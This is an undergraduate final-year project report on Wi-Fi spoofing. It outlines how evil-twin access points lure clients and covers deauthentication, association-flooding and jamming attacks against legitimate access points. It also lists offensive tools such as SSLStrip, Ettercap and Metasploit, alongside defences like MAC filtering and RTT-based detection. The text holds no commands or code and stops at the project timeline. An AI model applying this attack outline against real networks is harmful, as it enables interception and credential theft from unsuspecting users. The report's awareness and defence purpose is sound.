Proof of Concept: Network Vulnerability through Wi-Fi Spoofing

By

Philip Cheong Zhi Qiang

A REPORT

SUBMITTED TO

Universiti Tunku Abdul Rahman

in partial fulfillment of the requirements

for the degree of

BACHELOR OF INFORMATION TECHNOLOGY (HONS)

COMMUNICATIONS AND NETWORKING

Faculty of Information and Communication Technology

(Perak Campus)

JAN 2017

UNIVERSITI TUNKU ABDUL RAHMAN

REPORT STATUS DECLARATION FORM

Title: ____

____

____

Academic Session: _____________

I ____

(CAPITAL LETTER)

declare that I allow this Final Year Project Report to be kept in
Universiti Tunku Abdul Rahman Library subject to the regulations as follows:

1. The dissertation is a property of the Library.
2. The Library is allowed to make copies of this dissertation for academic purposes.

Verified by,

_________________________ _________________________

(Author's signature) (Supervisor's signature)

Address:

____

_________________________ _________________________

_________________________ Supervisor's name

Date: _____________________ **Date**: _____________________

DECLARATION OF ORIGINALITY

I declare that this report entitled "**Proof of Concept: Network Vulnerability through Wi-Fi Spoofing**" is my own work except as cited in the references. The report has not been accepted for any degree and is not being submitted concurrently in candidature for any degree or other award.

Signature : ____________________________

Name : PHILIP CHEONG ZHI QIANG

Date : ____________________________

ACKNOWLEDGEMENTS

I would like to express my sincere thanks and appreciation to my supervisor, Dr. Gan Ming Lee who has given me this bright opportunity to engage in a network security project. Dr. Gan guides and motivates me throughout the whole process. His guidance and passion has widened my knowledge in the network security field.

Apart from that, I would like to take this opportunity to thank my friends who are always ready to share their ideas and experience with me. Their opinions are really helpful especially when I am facing difficulties.

Last but not least, I would like to highlight the contribution of my family, especially my mother. I would not be able to go this far without her consistent support. A million thanks to her for supporting me throughout my studies.

ABSTRACT

This project is a network security project for academic purpose. It will provide the readers some knowledge in network security and vulnerability. The problem being emphasised in this project is Wi-Fi spoofing, which is a common network attack nowadays. Wi-Fi spoofing is a serious security threat in wireless network. Its impact is hard to be ignored when wireless communication becomes particularly essential in the world. However, the presence of spoofed Wi-Fi is less recognised by the public. This paper studies the network vulnerability by looking through the methods used by attackers to trick the others. In this paper, a rogue access point (AP) is defined as the access point that masquerades as a legitimate AP for the purpose of luring clients to connect to it and followed by a series of man-in-the-middle (MITM) attack. Various denial-of-service attacks are also studied to learn how attackers disable the legitimate AP so that such attacks can be prevented in the future. The methods to perform eavesdropping and MITM attacks are also investigated. This paper proposes some solutions to detect and prevent Wi-Fi spoofing. With these solutions, the negative impact of Wi-Fi spoofing will be minimised.

TABLE OF CONTENTS

LIST OF FIGURES

LIST OF TABLES

LIST OF ABBREVIATIONS

ACL	Access Control List
AP	Access Point
DHCP	Dynamic Host Configuration Protocol
DNS	Domain Name Service
HSTS	Hypertext Transfer Protocol Strict Transport Security
HTTP	Hypertext Transfer Protocol
HTTPS	Hypertext Transfer Protocol with Secure Sockets Layer
IP	Internet Protocol
IT	Information Technology
LAN	Local Area Network
MITM	Man-in-the-middle
MSF	Metasploit Framework
PC	Personal Computer
POC	Proof of Concept
PSK	Pre-Shared Key
RTT	Round Trip Time
SSID	Service Set Identifier
TCP	Transmission Control Protocol
URL	Uniform Resource Locator
VPN	Virtual Private Network
WPA	Wireless Protected Access

CHAPTER 1 INTRODUCTION

1.1 Chapter Overview

This chapter provides an overview of the research project titled "Proof of Concept: Network Vulnerability through Wi-Fi Spoofing". This chapter will begin with motivation, problem statement, followed by project scope, project objectives, impact, significance and contribution and lastly the background information.

1.2 Motivation and problem statement

Beyond dispute, the internet has become a critical part of our lives. As we can see, many people are using the internet intensively to perform various tasks. The rise of Wi-Fi has further allowed people to access the internet at almost everywhere. In fact, we can easily see people holding some mobile devices to surf the internet at public places. Although Wi-Fi offers such unprecedented convenience to the people, it does come with some problems. One of the problems brought by this technology is the security. It is the main concern especially for the business world which often involves transactions. Wi-Fi spoofing is a common yet undetectable network attack. At best, hackers may perform some mischievous kind of attacks to frustrate the victims. However, in most of the cases, they could easily access the victims' PCs and files. Also, packet sniffing and password stealing could also be done as easy as we think. The worse part of the issue is the attackers will normally perform malicious action against victims in such a way that they could not notice anything is wrong.

Generally, there is no perfect defence against Wi-Fi spoofing. This project is needed to figure out how serious such vulnerability could harm the users. In this project, the concept of Wi-Fi spoofing will be fully implemented to demonstrate the possible attacks that a hacker could launch using the spoofed Wi-Fi. At the same time, countermeasures will be taken to defend against the attack.

1.3 Project Scope

The outcome of this project is the demonstration of network vulnerability on Wi-Fi spoofing. Through the demonstration of spoofing Wi-Fi, various actions and tests will be perform in order to prove the existence of vulnerability in real world. In addition, different solutions will be investigated to reduce the impact of Wi-Fi spoofing on the victim.

The first step is to set up the rogue AP that is visible to the devices around. Also, it should look real for convincing the users to connect to it. After the users connect to the rogue AP, the attacker is able to monitor, capture and record the traffic sent over the network. Besides, the hotspot created is able to perform eavesdropping. In other words, the attacker can make independent connection between victims and observe their communication. The user behaviour will also be observed in this project, in terms of the number of unsuspecting users actually connect to the spoofed AP. In addition, the possible methods to prevent from being a victim of Wi-Fi spoofing will also be studied. Some approaches will be investigated to secured users from this attack.

1.4 Project Objectives

In general, this project aims prove the concept of network vulnerability through Wi-Fi spoofing. Following are the objectives to be achieved:

1. To create an evil twin AP that pretends as a legitimate AP.
   - The spoofed AP has the same SSID with the legitimate AP
   - The clients are not able to notice the different between them
2. To attack the legitimate AP so that it cannot be connected as usual.
   - The clients are disconnected from the legitimate AP
   - The clients connect to the evil twin AP preferably
3. To exploit the vulnerability through the same network
   - Information sent via the spoofed network can be captured
   - The system of clients can be exploited
4. To provide a solution to prevent from such attacks.
   - Some possible counter measures are proposed

1.5 Impact, Significance and Contribution

The main contribution of this project is to reveal the vulnerability of wireless network, which is Wi-Fi spoofing. By realising the existence of such attack, Wi-Fi users will be more knowledgeable in terms of network security and hence be more aware when connecting to public hotspot. Wi-Fi spoofing attack should be explored and exposed to the public in order to prevent further damage and loss. For example, if users know that something is wrong when two identical hotspots appear at the same time, they will not connect either of them. Even if they connect to it, they will definitely avoid performing risky actions such as online banking in order to protect their personal information.

Also, this project is interesting because it demonstrates the attack in a real environment. By having this demonstration, people get to know how the hackers exploit the network vulnerability as well as the scenarios in which they might be the target. This experiment has to be carried out because it may be surprising to know how many users connected to the fake AP.

1.6 Background Information

It's known that the Internet of Things (IoT) is happening, and Wi-Fi is fundamental solution to the revolution (Mathias, 2015).

Wireless Fidelity, also known as Wi-Fi or 802.11 networking as it covers the IEEE 802.11 technologies. It is a wireless technology that has widely spread over these years that user can get connected almost anywhere. Golding (2014) claims that Wi-Fi has become such critical in our daily lives as it could be placed at the bottom of Maslow's Hierarchy of Needs, which is the largest and most basic level of human needs. Figure 1-1 shows the importance of Wi-Fi in the Maslow's Hierarchy of Needs.




Figure 1-1: The Maslow's Hierarchy of Needs in 2014

What is so great about Wi-Fi that it becomes so popular and widely used throughout the world? The main advantages of this technology are the convenience and mobility (IPoint Technologies, n.d.). The wireless network allows uses to access network resources from any location in close proximity to the AP. Not only that, Wi-Fi also supports roaming which allows mobile client station to switch AP as they move around. Besides, public wireless networks also offer internet access to mobile users so that they are able to access the internet even outside their home or working environment. In addition, expandability is an advantage of Wi-Fi over wired-network (IPoint Technologies, n.d.). In the era of globalisation, the number of internet users is increasing dramatically and wireless network can serve the large number of clients with the existing equipment without additional wiring (IPoint Technologies, n.d.). This in turn makes Wi-Fi a cost-effective technology (CDrouin, 2015). This is because as compared to wired cables that are difficult to be installed and managed, wireless network hardware definitely costs less (CDrouin, 2015).

The convenience of Wi-Fi, however, introduces some network vulnerability. One of the vulnerability is Wi-Fi spoofing. Neil DuPaul (n.d.) defines spoofing attack as the attack when a malicious party masquerades as another user or device on a network to launch attacks against network hosts, spread malware, steal data or bypass any access control. In Wi-Fi spoofing, the attacker creates a rogue AP, which is called evil twin router that appears to be the original AP offered. When the users are connected to this rogue AP, the traffic can be eavesdropped and the attacker gains the users' sensitive information.

Wi-Fi spoofing is a common attack since a rogue AP is easy to set up. It is also hard to be detected because most of the users are not aware of it. "Many Wi-Fi hotspot users don't understand the issues related to using public wireless networks, and so they don't take any steps to ensure their personal documents, privacy and identity are safe" (Geier, 2006). Hill (2015) also states that the 3 common types of attack to concern about with public wireless network are MITM attacks, malware and Wi-Fi sniffing. Hence, these vulnerabilities need to be studied and some precautions need to be taken to prevent attackers from taking advantage of the users.

From the attacker's point of view, what are the motivations behind such attack? One of the reasons is to gather user credentials. According to Cheng (2016), if the victim got connected to the fake AP, the attacker's computer is able to track to device's activities within seconds. For example, the attacker could record the email, username and password that victim keyed in. Besides, the attacker may also want to perform Wi-Fi spoofing because of business-related or money-related purpose. For instance, for some reasons, the attacker wishes to take away all the customers of target business and redirect them to his own business. Moreover, the attacker can launch DoS attack on real AP so that he can capture the initial handshake (Chaudhary, 2014). This may potentially help them to guess the passphrase and eventually the WPA password.

In order to have a clear understanding about Wi-Fi spoofing, this project is carried out to illustrate how unsafe unsecured Wi-Fi networks are. This is useful to Wi-Fi users by raising their awareness so that they can protect themselves. For instance, if someone is doing online transaction using unsecured hotspot, there is high chance that a hacker is watching the connection in secret. If the user is aware of the potential risk, losses can be avoided.

In this project, a real or legitimate AP refers to the AP ran by the premise owner and managed by the network administrator. A fake or rogue AP is the unauthorised AP created by someone else, probably an attacker. Spoofing means the attacker attempt to masquerade as the real AP in order to leverage network attacks.

CHAPTER 2 LITERATURE REVIEW

2.1 Chapter Overview

This chapter highlights the current practice and prior arts related to Wi-Fi spoofing. It also includes some fact finding and data collections.

2.2 Types of Rogue AP

Figure 2-1 shows the types of rogue AP.




Figure 2-1: Types of Rogue AP

Generally, rogue APs exist in two forms, which are internal rogue AP and external rogue AP.

Internal rogue AP is created when for example, an employee brings in an AP and connects to the company's network. It is called "internal rogue" because although it is inside the organization, it is still an unauthorised AP and is not controlled by IT personnel, which could probably be used by an attacker as a gateway to enter the company's local network (Potter, 2007).

On the other hand, external rogue AP is more difficult to be handled with. External rogue AP is controlled by outsider or attacker to lure legitimate users to connect to it rather than the real AP (Potter, 2007). Basically, the rogue AP can take the place of real AP by setting its SSID to the same as the real AP and provide higher signal strength (Potter, 2007). Potter (2007) also states that by providing spoofed portals or login pages, attacker may easily steal users' personal information.

2.3 Hotspot Connection




Figure 2-2: Typical Wi-Fi Connection

Figure 2-2 illustrates a typical Wi-Fi connection. In this case, the client scans for nearby wireless networks by broadcasting probe request. The AP that receives probe request will reply with a probe response containing its ESSID (AP name) and BSSID (MAC address). After the authentication process, the client will determine the AP to be connected and send the association request. If the capabilities of the AP permit, it will generate an association ID for the client PC and reply with association response. Finally, the PC is connected to the AP and data transfer can take place.

2.4 Various Techniques Used in Wi-Fi Spoofing

2.4.1 Stronger Wireless Signal

Wi-Fi signal strength is highly associated with the placement of AP and the distance between AP and wireless client. In the scenario where there is more than one AP that is broadcasting the same ESSID, clients tend to connect to the one with stronger signal. The attackers exploit such user behaviour by placing the spoofed AP nearer to the client so that they will preferably connect to his service.

However, AP with stronger signal will not affect the clients that have already connected to the original AP. A client currently connected to a network will not leave and connect to another network with same ESSID just because of the better signal quality. In fact, a client can particularly choose to connect to the AP with weaker signal strength.

Therefore, this technique can only get new clients and trick them into connecting it by chance.

2.4.2 Denial-of-Service (DoS) Attacks

DoS attacks are meant to prevent or inhibit legitimate users from accessing the network by influencing the network performance. For example, causing the unavailability of network, degrading the network services and increasing processing load on both clients and network devices (Aruba Networks Technical Brief, 2007).

Attackers will never be satisfied by just waiting victims to fall into their trap. In order to increase the number of clients that connected to their rogue AP, DoS attack is launched against the real AP. Since the real AP can no longer provide network service to the clients, the clients who are currently connected to it will be disconnected. After disconnected, the clients detect the spoofed AP with the same ESSID and reconnect to it.

2.4.3 Radio Frequency (RF) Jamming

RF jamming is the process of intentionally blocking and interfering the authorised wireless communication. Crippin (2016) states that RF jamming occurs when a specific RF that all wireless devices used to communicate gets overwhelmed or overpowered by stronger signals on the same frequency. Attacker may detect the channel of the target AP and introduce high-power noise to the channel.

2.4.4 Deauthentication Attack

Deauthentication frame is a type of management frames in 802.11 specifications. It is sent from a station to another station in order to terminate the connection. Deauthentication attack can easily be launched because management frames are unencrypted and unauthenticated (Maurice et. al., 2013).

If the attacker chooses to disassociate every client from the target AP, the attacker will spoof the BSSID (MAC address) of the target AP. The malicious device will broadcast the deauthentication frames with BSSID to all clients in the network.

2.4.5 Authentication/Association Flooding

An attacker could also launch DoS attack by filling up the association table of target AP.




Figure 2-3: Authentication/Association Flooding

Figure 2-3 shows various states of a client in connecting to an AP. The attacker generates different spoofed MAC address repeatedly and send probe request to the AP so that it seems there are many clients trying to connect to the target AP. In the case of share-key authentication, the AP sends authentication challenges to the stimulated clients, which definitely would not respond. While waiting for the response, stimulated clients remain in State 1. If open system authentication is used, the AP responds to stimulated clients with authentication frames which lead them to State 2.

In either scenario, there are numerous clients remaining in State 1 or State 2, keeping the association table full. Eventually, the target AP is unable to serve any legitimate client and the attacker starts to advertise the fake AP.

2.4.6 Null Probe Response

Instead of keeping the AP busy, attacker could perform an attack in such a way that the target AP is free from any probe request. This is done by hosting a fake AP that sends probe response to the clients and locks them up. As a result, the target AP does not receive any probe request as all the traffic is directed to the fake AP.

2.5 Wi-Fi Spoofing Attack Method




Figure 2-4: Typical Evil Twin Attack

When the client is enjoying the free public Wi-Fi, an attacker may secretly set up the fake AP. The attacker will not bring some striking equipment along to draw attention. In fact, the attacker looks exactly like an ordinary client who is surfing the internet in the coffee shop, and is probably sitting right beside the victim.

In a typical evil twin attack as shown in Figure 2-4, attacker will take the following steps to achieve his/her objective.

1. Rather than the legitimate AP, the attacker will create his/her own AP using some software. The fake AP is almost identical to the legitimate AP but on different channels. In this way, the client will switch between them based on the signal strength.

2. In order to make sure the client connect to the fake AP, the attacker will interfere the legitimate AP by jamming its Wi-Fi signal.
3. After disconnecting, the client's device will search again nearby wireless networks for better connection. This is the time the fake AP comes into the picture where it advertises the same SSID with the previously connected hotspot. As a result, the client roams to the fake AP on channel 11 and connects.
4. The attacker has readily set up a DHCP server to allocate an IP address so that the client can still surf the internet like nothing happened.

The worst part of the attack is that the victims have no idea they have joined the attackers network. In other word, every data they send over the network can be sniffed by the attacker. By monitoring the network traffic, the attacker can reveal any sensitive information such as usernames, passwords, emails, credit card numbers, emails, etc. Besides, the attacker can potentially perform MITM attacks by modifying the messages in transit.

2.6 Crime Hotspots

Since it is very difficult to tell if one is connecting to the legitimate AP or an evil twin AP, malicious user may take this opportunity to launch the attack in public locations or any crowded place.

2.6.1 Airport

One of the crime hotspots is the airport. The airport security has always been taken more seriously against terrorist. Legnitto (2011) states that the most immediate threats in airport are probably the free Wi-Fi hotspots. This is because people tend to use free Wi-Fi hotspots when available, without concerning whether the hotspots are real ones or rogues (Legnitto, 2011). According to Whiteman (2009), AirTight Networks sent their "white hat" hackers to 27 airports around the world to determine the vulnerability of their Wi-Fi networks. Unfortunately, 80 percent of the Wi-Fi networks were public and poorly secured (Whiteman, 2009).

According to Hart (2012), in 2008 there were 20 illegitimate hotspots offering wireless connection at Chicago O'Hare Airport. Hart (2012) states that those wireless networks are create just to hack into connected users' computers.

Many uncontrolled fake AP created by phishers in airports run by crucial operations such as luggage handling and ticketing (Buley, 2008). Buley (2008) also mentions that those public networks allowed sensitive information to be transmitted unencrypted but surprisingly out of 100 people, only 3 of them used more secure methods.

2.6.2 Hotel

Another good place to launch attacks is hotel. Nowadays, Wi-Fi connection is the basic amenity for travellers and they even expect it for free. However, hotel Wi-Fi networks are totally unsecured and most of them are unaware of their Wi-Fi networks being hacked (Lawson, 2015). According to Kando-Pineda (2015), after connecting to hotel's Wi-Fi, the user may get a pop-up for software update, which is actually software designed to perform malicious actions. Lawson (2015) also mentions that even using Ethernet cables is unsafe in hotel's networks.

Why are hotels the favourite place for hackers? Green (2015) explained that travellers are more likely to make payment for their stay in the hotel by using credit cards. Therefore, cybercriminals are interested in the huge amount of credit card information stored in hotel computers Green (2015).

Besides, according to Green (2015), technology upgrades and IT professionals were the lowest priority in expenses when hotel industry was hit by economic recession. Green (2015) states that the out-of-date security system further encourages hackers to perform Wi-Fi spoofing in hotels.

2.7 Existing Methods to Prevent Wi-Fi Spoofing

2.7.1 MAC Address Filtering

MAC address filtering is designed to perform access control on a network based on ACL. In wireless network, this approach is able to protect the AP from authentication/association flood attack and thus prevent the fake AP from taking over its place. By applying MAC address filtering, the AP compares the source MAC address with the MAC address in ACL upon receiving an authentication request. A client will only be granted access if its MAC address matches ACL rules. Otherwise, the authentication request will be dropped.

Liu and Yu (2007) point out that MAC address filtering is often used with other authentication methods such as WPA-PSK or WPA2-PSK to prevent authentication/association flood attack. As described earlier, in authentication/association flood attack, the attacker floods the AP with numerous fake requests using different MAC addresses. Not knowing about the attack, the AP allocates resources for every request and they will be used up sooner or later. MAC address filtering serves as a barrier to block unpermitted traffic coming in.

The advantages of this method are its simplicity and effectiveness (Liu and Yu, 2007). However, the intruders remain undetected if they spoof the MAC address of legitimate users. According to Liu and Yu (2007), the scalability is also a drawback because in an enterprise environment, there are many wireless clients roaming from one AP to another from time to time. Therefore, it is impossible to allocate every MAC address to every AP in such large-scale environment.

2.7.2 Traffic Pattern Filtering

Another solution to protect legitimate from DoS attack is traffic pattern filtering. This method is effective as it notifies the AP when it detects flooding attack, which is a typical signature of DoS attack. As the name suggests, the traffic pattern is being observed and filtering is performed when necessary. For example, a threshold is set so that the AP will immediately stop processing the frames when it receives more than the specified number of frames per second.

Liu and Yu (2007) proves that an AP receives and processes five 802.11 frames per second on average. Hence, when the attacker is launching DoS attack, a different pattern of wireless traffic would be detected. For example, the attacker sends an identical authentication request for multiple times to exhaust the AP’s resources. With traffic pattern filtering implemented, the AP will not process spoofed frames and thus reserves the resources for legitimate users.

2.7.3 Round Trip Time (RTT) Measurement

In this method, it is assumed that the rogue AP is set up using two wireless interfaces but not directly connected into the Ethernet jack. The first interface is associated with the real AP while the other imitates the real AP and allure clients to connect to it. The fake AP will forward the packets from the fake interfaces to the one which connected to real AP. Although the clients are still able to connect to the internet, the attacker is in between the clients and the real AP, waiting to retrieve their information.

RTT is the time taken for a packet to travel from a source to a destination and back again for the acknowledgement of that packet. Hao Han et. al. (2011) proposes a method to measure the RTT between the client and DNS server using iterative DNS query. In this algorithm, the client initiate DNS lookup request for a host and calculate the RTT between itself and the DNS server. The process is repeated with different host names (Hao Han et. al., 2011).

Basically, TCP packets take longer time to be transmitted over a wireless connection compared to wired connection. As a result, the additional wireless transmissions between rogue AP and real AP could easily produce a distinguishable difference in the RTTs. Apart from that, DNS is required by all the networks and the queries from clients are unpredictable. Therefore, even if the attacker spoofed its identity, the attacker still has to forward the DNS request to the genuine DNS server to generate accurate response.

However, the disadvantage of using DNS lookup as probe message is that it depends heavily on the condition of wireless traffic, data transmission rate and location of DNS servers. These may result in some false positive detection.

CHAPTER 3 METHOD AND TECHNOLOGIES INVOLVED

3.1 Chapter Overview

The chapter is aimed to explain the design specifications, system requirements, implementation issues and finally the project timeline.

3.2 Proposed Methodology

Methodology is important to define general steps to achieve the project objectives. In this project, the life cycle of POC is developed into 4 phases: definition, development, execute, and evaluate.

3.2.1 Definition

Every POC begins by determining the goals, inputs, objectives, scope and expectations. In this phase, a detailed POC scope, documentation, and POC schedule should be well-defined. Research will be done to gather information about the project. A methodology which includes a general approach to achieve project realisation will be proposed.

At the end of the phase, the general project criteria, system requirements and project's Gantt chart will be generated. After that, the entire project development will progress according to the timeline in order to ensure that every task planned is accomplished on time.

3.2.2 Development

This phase focuses on creating important functionalities within the scope. Beside, use cases will be created and the functionalities will be prioritised across the use cases. Throughout the development phase, the use cases and specific project criteria will be produced. Besides, the system requirements including hardware and software will be configured and tested by replicating the real environment. After that, the solution steps will be defined and planned based on the use cases.

At the end of the phase, the solution design and implementation plan will be delivered. After that, the prototype of the project should be worked out as soon as possible to simplify and improve the remaining process.

3.2.3 Execution

After setting up the environment, configuration and testing should be done as scheduled. During the execution phase, various tests for use cases are designed including the positive and negative test cases. Next, the test scripts will be executed while all the information and results are recorded.

At the end of the phase, a complete set of test scenarios, test scripts and test results will be generated.

3.2.4 Evaluation

During the phase of evaluation, the results are reviewed and validated. The results will also be compared with the project objectives. This is crucial to determine the achievement of the project and summarise the findings.

At the end of the phase, the finding summary will be delivered.

3.3 System Requirements

3.3.1 Hardware

Laptop

It is mainly used to configure and control the rogue Wi-Fi and monitor the users connected to it. Table 3.1 shows the specifications of the laptop.

Operating System	Windwos 10 Home Single Language
System Manufacturer	HP
System Model	HP Notebook
System Type	x64-based PC
Processor	Intel(R) Core(TM) i5-7200U CPU @ 2.50GHz, 2701Mhz, 2 Core(s), 4 Logical Processor(s)
Install Physical Memory (RAM)	8.00 GB

Table 3-1: Laptop specifications

Wireless Access Point

It is the device used to create the hotspot and allows Wi-Fi compliant device to connect to it.

USB Wi-Fi Adapter

It receives signal from wireless AP and translate the signal on the PC and thus allows user to access the internet when connected to a nearby hotspot.

3.3.2 Software

Kali Linux Operating System

It is a Debian-derived Linux distribution and will be used for penetration testing.

Oracle VM VirtualBox

Oracle VM VirtualBox is used to stimulate virtual machines to run the project in Linux and Windows 7 environment.

Aircrack-ng

Aircrack-ng is a complete set of tools for accessing and auditing wireless network security. It is used in monitoring, testing, attacking and cracking.

Host Access Point Daemon (Hostapd)

Hostapd is used to create software AP from normal network interface.

SSLStrip

It is used to hijacks HTTP traffic on a network in order to sniff the date in plain-text.

Ettercap

Ettercap is an open-source suite for MITM attacks on LAN.

Urlsnarf

Urlsnarf is able to show all requested URLs captured from HTTP traffic.

Driftnet

Driftnet listens to an interface, picks out and displays the images from TCP stream.

Metasploit Framework (MSF)

Metasploit Framework is a penetration testing software that provides information about security weaknesses and exploits the vulnerabilities.

WirelessMon

WirelessMon is a software tool is able to gather information of nearby AP and hotspot.

3.4 Verification Plan

This section describes the list of features to be verified. Following are the features associated:

1. Proper AP Parameters

   The SSID, channel number and encryption type of fake AP should be deceptive in nature to remain unsuspected. It should be able to convince the users that it is safe to be connected. For example, the SSID “Starbucks” is same as the legitimate one thus users are more likely to connect to it.
2. Attack on legitimate Wi-Fi

   The legitimate Wi-Fi should be weakened to increase the number of users connected to fake AP. For example, after creating the fake AP, the clients will be disconnected from the original AP and join the rogue network.
3. Packet Sniffing

   Packets that pass though the fake wireless network should be able to sniffed and logged. For example, if the user surfs on Google, the history should be easily detected.
4. Mitigation

   The attacker should not be able to get advantage via Wi-Fi spoofing easily. For example, the communication is encrypted so that it is secure even the attacker tries to listen to the channel.

3.5 Project Timeline

As shown in Figure 3-9, 3 semesters will be used to complete the project. The entire process consists of 4 major phases, which are definition, development, execution and testing. Finally, the project is delivered. In the first semester (January 2016), the topic of project is selected and by determining the project motivation, problem statement, background information, scope, objectives and contribution. After that, research is conducted to study about the existing attack methods.

In the next semester (May 2016), the research on existing attack prevention solutions is conducted. Next, the implementation and solution design is delivered. The operational environment is replicated to demonstrate the concept. Meanwhile, Final

Year Project 1 documentation will be updated from time to time. The documentation includes the system design, which may be used as blueprint in the future. After that, the development will be started and eventually the project prototype is produced.

